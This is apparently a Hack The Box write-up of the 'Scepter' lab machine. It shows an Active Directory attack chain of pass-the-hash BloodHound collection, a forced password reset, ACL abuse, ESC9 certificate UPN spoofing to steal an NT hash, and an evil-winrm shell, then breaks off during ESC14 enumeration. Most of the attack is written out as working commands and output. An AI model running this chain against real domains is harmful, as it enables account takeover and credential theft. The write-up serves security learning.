
An interesting technique that we will use later: Esc9 abuse…
Blood Hound
Using the python-bloodhound tool for data collection.
1
 bloodhound-python  -u d.baker  --hashes :18b5fb0d99e7a475316213c15b6f22ce  -dc dc01.scepter.htb  -d scepter.htb  -c all
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(venv)─(kali㉿kali)-[~/HTB-machine/scepter]
└─$ bloodhound-python -u 'd.baker' --hashes :18b5fb0d99e7a475316213c15b6f22ce -d 'scepter.htb' -ns $IP --zip -c All -dc 'dc01.scepter.htb'

INFO: Found AD domain: scepter.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.scepter.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.scepter.htb
INFO: Found 11 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.scepter.htb
INFO: Done in 01M 09S
INFO: Compressing output into 20250421080247_bloodhound.zip

Now we are d.baker and we have ForceChangePassword on a.carter
First, synchronize the time using ntpdate. Kerberos authentication requires the client and domain controller clocks to be within 5 minutes of each other, or TGT negotiation fails with clock skew errors.
1
 sudo ntpdate $IP
Get the ticket for d.baker:
1
impacket-getTGT -no-pass -hashes :18b5fb0d99e7a475316213c15b6f22ce scepter.htb/'d.baker'@dc01.scepter.htb
Export it:
1
export KRB5CCNAME=d.baker@dc01.scepter.htb.ccache
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ sudo ntpdate $IP

[sudo] password for kali:
2025-04-21 09:10:47.248991 (-0400) +302.783993 +/- 0.101254 10.10.11.65 s1 no-leap
CLOCK: time stepped by 302.783993

┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ impacket-getTGT -no-pass -hashes :18b5fb0d99e7a475316213c15b6f22ce scepter.htb/'d.baker'@dc01.scepter.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in d.baker@dc01.scepter.htb.ccache

┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ export KRB5CCNAME=d.baker@dc01.scepter.htb.ccache
ForceChangePassword
Using BloodyAD to change the password of a.carter to Password123@:
1
2
3
4
5

┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ bloodyAD -d scepter.htb -u d.baker -k --host dc01.scepter.htb --dc-ip 10.10.11.65 set password a.carter Password123@

[+] Password changed successfully!
bloodyAD set password works by first resetting lockoutTime to 0 (to unlock the account if locked), then modifying the unicodePwd attribute via an LDAP modify operation. The DC encodes the new password using the existing Kerberos session key, enforcing the domain password policy.
Here, a.carter is a first-degree member of two groups.

Here, we can see that the IT SUPPORT group has generic all access to the STAFF ACCESS CERTIFICATE OU.

Now, we grant full control to a.carter over the STAFF ACCESS CERTIFICATE using BloodyAD.
1
bloodyAD -d scepter.htb -u a.carter -p Password123@ --host dc01.scepter.htb --dc-ip 10.10.11.65 add genericAll "OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB" a.carter
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ bloodyAD -d scepter.htb -u a.carter -p Password123@ --host dc01.scepter.htb --dc-ip 10.10.11.65 add genericAll "OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB" a.carter
[+] a.carter has now GenericAll on OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB
bloodyAD add genericAll writes a new Access Control Entry (ACE) granting GenericAll (full control) to the security descriptor’s DACL (Discretionary Access Control List) on the target OU. This allows the trustee to read, write, create, and delete any object within that OU, including modifying d.baker’s attributes.
One more thing to note is that the STAFF ACCESS CERTIFICATE contains d.baker.

AD-CS ESC 9
For AD-CS, ESC9 miss config has a great blog available here
ESC9 exploits the fact that userPrincipalName (UPN) is used for certificate-to-account mapping when StrongCertificateBindingEnforcement is not enforced. By changing d.baker’s UPN to h.brown, a certificate issued for d.baker will authenticate as h.brown because the DC maps the UPN in the certificate to the target account during PKINIT.
The target account is h.brown, who is a member of five groups.

First we change the userPrincipalName of d.baker to be h.brown
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$  certipy-ad account update -username a.carter@scepter.htb -password  'Password123@' -user d.baker -upn h.brown
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'd.baker':
    userPrincipalName                   : h.brown
[*] Successfully updated 'd.baker'
certipy-ad account update modifies the userPrincipalName LDAP attribute of the target user object directly. This is possible because a.carter has write permissions over d.baker’s properties (inherited through the OU’s ACL).
When we request the certificate, it shows the error CERTSRV_E_SUBJECT_EMAIL_REQUIRED, which means we have to set an email object.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ certipy-ad req -username "d.baker@scepter.htb" -hashes 18b5fb0d99e7a475316213c15b6f22ce -target "dc01.scepter.htb" -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094812 - CERTSRV_E_SUBJECT_EMAIL_REQUIRED - The email name is unavailable and cannot be added to the Subject or Subject Alternate name.
[*] Request ID is 10
Would you like to save the private key? (y/N) y
[*] Saved private key to 10.key
[-] Failed to request certificate
Now, we use BloodyAD to set the mail object.
1
bloodyAD -d scepter.htb -u a.carter -p Password123 --host dc01.scepter.htb set object d.baker mail -v h.brown@scepter.htb
1
2
3
4
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ bloodyAD -d scepter.htb -u a.carter -p Password123@ --host dc01.scepter.htb set object d.baker mail -v h.brown@scepter.htb

[+] d.baker's mail has been updated
Now we can request the certificate, and it is successful.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ certipy-ad req -username "d.baker@scepter.htb" -hashes 18b5fb0d99e7a475316213c15b6f22ce -target "dc01.scepter.htb" -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'd.baker.pfx'
OPSEC
Now that it’s working properly, we can revert the UPN back to d.baker@scepter.htb.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ certipy-ad account update -username a.carter@scepter.htb -password 'Password123@' -user d.baker -upn d.baker@scepter.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'd.baker':
    userPrincipalName                   : d.baker@scepter.htb
[*] Successfully updated 'd.baker'
And then, we can authenticate using the certificate to retrieve the hash of h.brown.
1
certipy-ad auth -pfx d.baker.pfx -domain scepter.htb -dc-ip 10.10.11.65 -username h.brown
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ certipy-ad auth -pfx d.baker.pfx -domain scepter.htb -dc-ip 10.10.11.65 -username h.brown

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: h.brown@scepter.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'h.brown.ccache'
[*] Trying to retrieve NT hash for 'h.brown'
[*] Got hash for 'h.brown@scepter.htb': aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c
So this account h.brown has restriction
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ nxc smb $IP -u h.brown -H 4ecf5242092c6fb8c360a08069c75a0c
SMB         10.10.11.65     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.65     445    DC01             [-] scepter.htb\h.brown:4ecf5242092c6fb8c360a08069c75a0c STATUS_ACCOUNT_RESTRICTION

┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$
To resolve this, we configure Kerberos authentication by editing the /etc/krb5.conf file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ cat /etc/krb5.conf
[libdefaults]
    default_realm = SCEPTER.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    SCEPTER.HTB = {
        kdc = dc01.scepter.htb
    }

[domain_realm]
    .scepter.htb = SCEPTER.HTB
            scepter.htb = SCEPTER.HTB
Then we export the Kerberos ticket and log in using evil-winrm.
1
2
3
export KRB5CCNAME=h.brown.ccache

evil-winrm -i dc01.scepter.htb -r SCEPTER.HTB -u h.brown
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ evil-winrm -i dc01.scepter.htb -r SCEPTER.HTB -u h.brown

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\h.brown\Documents> type ..\Desktop\user.txt
00711f85ecf399cf68d09899d96cfc04
*Evil-WinRM* PS C:\Users\h.brown\Documents>
Priv Escalation
ADCS-ESC14
ESC14 exploits the altSecurityIdentities attribute, which maps an external identity (such as an email SAN in a certificate) to a user object. When a certificate is presented during Kerberos PKINIT authentication, the DC checks if its SAN matches any altSecurityIdentities value on the target account. Since h.brown can write p.adams’s altSecurityIdentities, and the certificate SAN matches the spoofed value, authentication as p.adams succeeds. BloodHound confirms that p.adams holds DCSync privileges.
Reference: ADCS-ESC14 Blog
First, we verify the writable attributes for h.brown using bloodyAD:
1
export KRB5CCNAME=h.brown.ccache
1
bloodyAD --host dc01.scepter.htb -d scepter.htb -u h.brown -k get writable --detail
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ export KRB5CCNAME=h.brown.ccache


┌──(kali㉿kali)-[~/HTB-machine/scepter]
└─$ bloodyAD --host dc01.scepter.htb -d scepter.htb -u h.brown -k get writable --detail


distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=scepter,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=h.brown,CN=Users,DC=scepter,DC=htb
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
msDS-cloudExtensionAttribute14: WRITE
msDS-cloudExtensionAttribute13: WRITE
msDS-cloudExtensionAttribute12: WRITE
